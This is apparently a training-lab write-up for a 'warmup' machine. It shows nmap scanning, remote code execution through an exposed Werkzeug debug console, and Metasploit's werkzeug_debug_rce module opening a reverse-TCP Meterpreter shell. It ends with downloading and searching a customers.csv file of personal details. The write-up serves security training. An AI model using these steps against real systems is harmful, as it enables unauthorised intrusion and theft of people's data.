

Work Stuff Write-up

Introduction

The Work Stuff warmup machine offers an ideal starting point for discovering and exploiting vulnerabilities in Python-based web applications. In particular, the machine includes tutorial tasks on how to identify a vulnerability in a Python library and how to exploit it to exploit the vulnerability. With an exploit available through the Metasploit Framework (MSFconsole), you will learn how to exploit this vulnerability step by step. This practice will give you a good grounding in security vulnerabilities, especially in Python-based web applications, and how to exploit them with the Metasploit Framework.

Information Gathering

Let's start gathering information by running a port scan on the target machine.

Task 1


We run the nmap tool with the `-sV` parameter to get more information about the service running on port 80, requested in the task.

```
root@hackerbox:~# nmap -sV 172.20.3.143
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-10 12:14 CST
Nmap scan report for 172.20.3.143
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Werkzeug httpd 1.0.1 (Python 3.9.2)
MAC Address: 52:54:00:21:ED:72 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds
```

When we search the internet with the information we found in the version column, we see that `werkzeug` is a python web application library.

Let's visit the website for a look.




Task 2

We can search for the web service and werkzeug running on our target machine.

If the debug mode of the werkzeug is enabled, we can access the `/console` path.


Let's test this.



As seen above, we can access the `/console` path.

We can run the following command to test if the console is working.

```
__import__('os').popen('whoami').read();
```



The command we wrote worked and thanks to this console we can execute commands on the server.

Task 3

There is a tool called **searchsploit** that allows us to search for exploits in ExploitDB


Task 4

The name of the tool that contains many exploits, payloads and various scan commands is **Metasploit Framework**. The name of the CLI tool that we can use Metasploit Framework from the command line is **msfconsole**.

System Access

Task 5

We can search for an exploit related to this library to exploit the server. For this, let's first use the **searchsploit** tool.



Exploit DB

Exploit DB is a database of code samples (exploits) that show vulnerabilities and how they can be exploited. It is frequently used by cybersecurity researchers and security professionals and provides information about newly discovered vulnerabilities.

Link: <https://www.exploit-db.com/>


Now let's search for exploits in Metasploit Framework.

Metasploit Framework

Metasploit Framework is an advanced cybersecurity tool that includes a large number of ready-made exploits, payloads and encoders.

To start Metasploit without the banner, we can use the following command.

```
msfconsole -q
```



```
root@hackerbox:~# msfconsole -q
msf6 >
```

We can get detailed information about the commands we can use and what they do by typing the **help** command. Some msfconsole commands are as follows.

```
back : Go back from the current context
check : Checks that the target is exploitable
help : Help menu
info : Displays information about modules
search: Searches module names and descriptions
set : Used to assign a value to a variable
show : Displays modules
use : Selects a module by name or number
run : Runs a module
exploit: Executes a module.
```

If there is an exploit related to our target in the Metasploit Framework, our job becomes much easier. Because all we need to do is to make the necessary configurations related to the exploit and then run the exploit.

Let's do a search for `werkzeug` in `msfconsole`.

```
msf6 > search werkzeug

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/werkzeug_debug_rce	2015-06-28	excellent	Yes	Werkzeug Debug Shell Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/werkzeug_debug_rce

Yes, we found an exploit related to `werkzeug`, dated **2015-06-28**. When we look at the descriptions, it tells us that if this exploit is successful, we can run remote commands.

Task 6

The command used to check whether an exploit will work before fully executing it is the **check** command.

Task 7

In this task, let's try to hack the machine with the exploit we found to access the requested information.

First, we select the exploit using the **use** command.

```
msf6 > use exploit/multi/http/werkzeug_debug_rce
[*] No payload configured, defaulting to python/meterpreter/reverse_tcp
msf6 exploit(multi/http/werkzeug_debug_rce) >
```

We run the **show options** command to look at the configurations of the exploit we have selected.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > show options

Module options (exploit/multi/http/werkzeug_debug_rce):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/console	yes	URI to the console
VHOST		no	HTTP server virtual host

```


Payload options (python/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	172.20.3.168	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Exploit target:
```

Id	Name
--	---
0	werkzeug 0.10 and older

```


View the full module info with the info, or info -d command.
```

The settings related to this exploit are divided into two;

1. Module Settings: The information necessary for the exploit to work.
2. Payload Settings: It contains the information necessary for the shell payload to be run in the system after the exploit phase.

If the **required** field of these settings is **yes**, we have to provide the necessary information in these fields. These required fields are the mandatory information that the exploit needs to run.

Some settings come with default information. We can change these settings according to our target and our own situation.

When we look at the settings, we need to enter the IP address of the target machine in the **RHOSTS** required variable. Except for RHOSTS, all other settings seem to be suitable for us.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > set rhosts 172.20.3.143
rhosts => 172.20.3.143
```

Now let's check if we can exploit the target machine by running the **check** command.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > check
[*] 172.20.3.143:80 - The target appears to be vulnerable.
```

Our target looks exploitable. Now let's try to exploit it by running the **exploit** command.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > exploit

[*] Started reverse TCP handler on 172.20.3.168:4444
[*] Sending stage (24768 bytes) to 172.20.3.143
[*] Meterpreter session 1 opened (172.20.3.168:4444 → 172.20.3.143:42706) at 2024-01-10 14:56:02 -0600

meterpreter >
```

The exploit worked and we were able to hack into the target machine, run the meterpreter payload on the target machine and gain the meterpreter shell.

meterpreter

It is an advanced payload developed to remotely control the target system and execute various commands after penetrating target systems over the network.

By typing the **help** command we can see the list of commands we can use.

Some important meterpreter commands.

```
exit : Terminates the Meterpreter session
cat : Prints a file to the screen
cd : Changes the working directory
download: Downloads a file or folder
ls : Lists files and folders
pwd : Shows the working directory
upload: Uploads a file or folder
shell : System switches to command line
sysinfo Gets information about the system.
```

```
meterpreter > sysinfo
Computer      : debian
OS            : Linux 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29)
Architecture : x64
System Language : en_US
Meterpreter   : python/linux
```

Now let's find the file requested in the task.

```
meterpreter > cd /root/alto/uploads
meterpreter > ls
Listing: /root/alto/uploads
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	11266	fil	2023-10-10 02:53:24 -0500	customers.csv

After a bit of file browsing we discover a **customers.csv** file in the path **/root/alto/uploads**.

Task 8

When we used the **cat** command to see the contents of this file, we saw that there was a lot of data in the file. For this, we can first download the file to HackerBox and then search with the **grep** tool.

```
meterpreter > download customers.csv
[*] Downloading: /root/alto/uploads/customers.csv → /root/customers.csv
[*] Downloaded 11.00 KiB of 11.00 KiB (100.0%): /root/alto/uploads/customers.csv → /root/customers.csv
[*] Completed : /root/alto/uploads/customers.csv → /root/customers.csv
```


Let's search the file we downloaded to HackerBox with the grep command.

```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 172.20.3.143 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/http/werkzeug_debug_rce) > exit
root@hackerbox:~# grep "best" customers.csv
Christine Nolan;nolan.christine@protonmail.net;0845 46 44;United Kingdom;728-538 Ligula.
St.;16.04.1996;38260,01;best customer of the month
```

💪 We were able to hack into the target machine and access sensitive data inside.

-

Congratulations 🎉

✨ You have successfully completed all tasks in this warmup.